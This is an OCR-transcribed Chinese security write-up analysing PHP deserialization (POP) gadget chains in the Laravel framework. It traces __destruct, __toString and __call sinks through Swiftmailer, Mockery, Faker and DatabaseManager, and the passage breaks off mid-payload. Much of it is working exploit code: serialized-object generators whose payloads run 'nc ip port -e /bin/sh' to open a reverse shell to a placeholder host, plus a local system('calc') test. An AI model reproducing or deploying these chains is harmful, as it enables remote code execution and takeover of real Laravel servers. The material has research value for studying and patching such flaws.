
```php
<?php

namespace PHPUnit\Framework\MockObject {
    class MockClass
    {
        private $classCode;
        private $mockName;

        public function __construct()
        {
            $this->classCode = "system('nc ip port -e
/bin/sh');";
            $this->mockName = 'p4nic';
        }
    }
}

namespace Illuminate\View {

    use PHPUnit\Framework\MockObject\MockClass;

    class InvokableComponentVariable
    {
        protected $callable;

        public function __construct()
        {
            $this->callable = array(new MockClass(),
'generate');
        }
    }
}

namespace Illuminate\Routing {

    use Illuminate\View\InvokableComponentVariable;

    class PendingResourceRegistration
    {
        protected $registered;
        protected $registrar;
        public function __construct()
        {
            $this->registered = false;
            $this->registrar = new 
InvokableComponentVariable();
        }
    }
    echo urlencode(serialize(new 
PendingResourceRegistration()));
}
```

Laravel 5.1

RCE 1


搜索__destruct()方法

`\vendor\swiftmailer\swiftmailer\lib\classes\Swift\KeyCache\DiskKeyCache.php`



```
public function __destruct()
{
    foreach ($this->_keys as $nsKey => $null) {
        $this->clearAll($nsKey);
    }
}
```

`$this->_keys`可控，跟进`clearAll`




```php
public function clearAll($nsKey)
{
    if (array_key_exists($nsKey, $this->_keys)) {
        foreach ($this->_keys[$nsKey] as $itemKey => $null) {
            $this->clearKey($nsKey, $itemKey);
        }
        if (is_dir( filename: $this->_path.'/'.$nsKey)) {
            rmdir( directory: $this->_path.'/'.$nsKey);
        }
        unset($this->_keys[$nsKey]);
    }
}
```

`$nsKey`是从`$this->_keys`获取的键名，因此也可控。


`array_key_exists($nsKey, $this->_keys)`成立，遍历`$nsKey`这个键对应的值

跟进`clearKey`



```php
public function clearKey($nsKey, $itemKey)
{
    if ($this->hasKey($nsKey, $itemKey)) {
        $this->_freeHandle($nsKey, $itemKey);
        unlink( filename: $this->_path.'/'.$nsKey.'/'.$itemKey);
    }
}
```

目前关系是这样的Array["$nsKey"=>Array["$itemKey"=>"value"]]，跟进`hasKey`





```php
public function hasKey($nsKey, $itemKey)
{
    return is_file( filename: $this->_path.'/'.$nsKey.'/'.$itemKey);
}
```

这里进行了**字符串拼接**，`$this->_path`可控，若其为对象，则会**触发**`__toString()`**方法**，本地测试一下

```php
<?php
class test {
    public function __toString()
    {
        system('calc');
        return 'small test';
    }
}

$a = new test();
echo "This is a ".$a;  // 输出This is a small test  并弹出了计算器
```

因此将此类作为跳板类，继续寻找可利用的`__toString()`方法

`\vendor\mockery\mockery\library\Mockery\Generator\DefinedTargetClass.php`
```php
public function __toString()
{
    return $this->getName();
}
```

跟进`getName()`

```php
public function getName()
{
    return $this->rfc->getName();
}
```

`$this->rfc`可控，继续将此类当成跳板类，寻找含有可以利用的`__call()`方法且没有`getName()`方法的类
这边`__call()`的参数为`$method=getName`。
直接利用上面Laravel7.30.1RCE1的后半段链子


```php
<?php

namespace Faker {

    class DefaultGenerator
    {
        protected $default;

        public function __construct()
        {
            $this->default = "nc ip port -e /bin/sh";
        }
    }

    class ValidGenerator
    {
        protected $generator;
        protected $validator;
        protected $maxRetries;

        public function __construct()
        {
            $this->generator = new DefaultGenerator();
            $this->maxRetries = 1;
            $this->validator = 'shell_exec';
        }
    }
}

namespace Mockery\Generator {

    use Faker\ValidGenerator;

    class DefinedTargetClass
    {
        private $rfc;    // 调用$rfc的__call方法

        public function __construct()
        {
            $this->rfc = new ValidGenerator();
        }
    }
}
```

```php
namespace {

    use Mockery\Generator\DefinedTargetClass;

    class Swift_KeyCache_DiskKeyCache
    {
        private $_keys = ['p4nic' => array('p4nic' =>
'p4nic')];
        private $_path;        // 调用$_path的__toString
方法

        public function __construct()
        {
            $this->_path = new DefinedTargetClass();
        }
    }

    echo urlencode(serialize(new
Swift_KeyCache_DiskKeyCache()));
}
```

RCE2

继续从上面那条链子找分支
寻找其他可以利用的`__toString`方法


`\vendor\phpdocumentor\reflection-docblock\src\DocBlock\Tags\Deprecated.php`



```php
public function __toString(): string
{
    if ($this->description) {
        $description = $this->description->render();
    } else {
        $description = '';
    }

    $version = (string) $this->version;

    return $version . ($description !== '' ? ($version !== '' ? ' ' : '') . $description : '');
}
```


`$this->description`可控【注意：这里Deprecated类继承了BaseTag

类，Deprecated类中没有description成员，需要到父类中去找】
跟进render发现没有明显可直接利用的点，因此需找一个没有reder方法的类且其`__call()`方法可利用（或者找一个可利用的render方法），依旧可以用上文的下半段链子，这里我们再重新找一个`\vendor\laravel\framework\src\Illuminate\Database\DatabaseManager.php`




```
 * @param  string  $method
 * @param  array   $parameters
 * @return mixed
 */
public function __call($method, $parameters)
{
    return call_user_func_array([$this->connection(), $method], $parameters);
}
```

`$method`固定为render，$parameters为空，目前还不能直接利用，跟进`$this->connection()`




```
public function connection($name = null)
{
    list($name, $type) = $this->parseConnectionName($name);

    // If we haven't created this connection, we'll create it based on the config
    // provided in the application. Once we've created the connections we will
    // set the "fetch mode" for PDO which determines the query return types.
    if (! isset($this->connections[$name])) {
        $connection = $this->makeConnection($name);

        $this->setPdoForType($connection, $type);

        $this->connections[$name] = $this->prepare($connection);
    }

    return $this->connections[$name];
}
```

跟进`parseConnectionName($name)`




```
protected function parseConnectionName($name)
{
    $name = $name ?: $this->getDefaultConnection();

    return Str::endsWith($name, ['::read', '::write'])
                        ? explode( separator: '::', $name,  limit: 2) : [$name, null];
}
```

`$name`为null，跟进`getDefaultConnection()`




```php
public function getDefaultConnection()
{
    return $this->app['config']['database.default'];
}
```

`$this->app`可控，因此`$name`可控，返回`parseConnectionName`，若`$name`以`['::read', '::write']`结尾则继续处理，否则返回数组`[$name, null]`，目前到这部都可控，继续返回上层函数connection()
`$this->connections`可控，跟进`makeConnection()`




```php
protected function makeConnection($name)
{
    $config = $this->getConfig($name);

    // First we will check by the connection name to see if an extension has been
    // registered specifically for that connection. If it has we will call the
    // Closure and pass it the config allowing it to resolve the connection.
    if (isset($this->extensions[$name])) {
        return call_user_func($this->extensions[$name], $config, $name);
    }

    $driver = $config['driver'];

    // Next we will check to see if an extension has been registered for a driver
    // and will call the Closure if so, which allows us to have a more generic
    // resolver for the drivers themselves which applies to all connections.
    if (isset($this->extensions[$driver])) {
        return call_user_func($this->extensions[$driver], $config, $name);
    }

    return $this->factory->make($config, $name);
```

发现危险函数call_user_func，`$this->extensions`可控，接下来看`$config`
跟进`getConfig($name)`



```php
protected function getConfig($name)
{
    $name = $name ?: $this->getDefaultConnection();

    // To get the database connection configuration, we will just pull each of the
    // connection configurations and get the configurations for the given name.
    // If the configuration doesn't exist, we'll throw an exception and bail.
    $connections = $this->app['config']['database.connections'];

    if (is_null($config = Arr::get($connections, $name))) {
        throw new InvalidArgumentException( message: "Database [$name] not configured.");
    }

    return $config;
}
```

`$config = Arr::get($connections, $name)`，跟进get方法



```php
public static function get($array, $key, $default = null)
{
    if (is_null($key)) {
        return $array;
    }

    if (isset($array[$key])) {
        return $array[$key];
    }

    foreach (explode( separator: '.', $key) as $segment) {
        if (! is_array($array) || ! array_key_exists($segment, $array)) {
            return value($default);
        }

        $array = $array[$segment];
    }

    return $array;
}
```

即如果`$connection`作为一个数组里面有`$name`这个键的话就返回`$name`这个键对应的值

`$name = $name ?: $this->getDefaultConnection();`之前说到`$name`可控，因此这里`$name`不变

而`$connections = $this->app['config']['database.connections'];`，`$this->app`可控，因此`$connection`可控

此时`call_user_func($this->extensions[$name], $config, $name);`中全部参数可控。


到此这条链打通

```php
<?php

namespace Illuminate\Database {
    class DatabaseManager
    {
        protected $app;
        protected $extensions = [];

        public function __construct()
        {
            $this->app['config']['database.default'] = 'nc ip port -e /bin/sh';  // 赋值给$name
            $this->extensions['nc ip port -e /bin/sh'] = 'call_user_func';
            $this->app['config']['database.connections'] = array("nc ip port -e /bin/sh" => "system");
        }
    }
}

namespace phpDocumentor\Reflection\DocBlock\Tags {

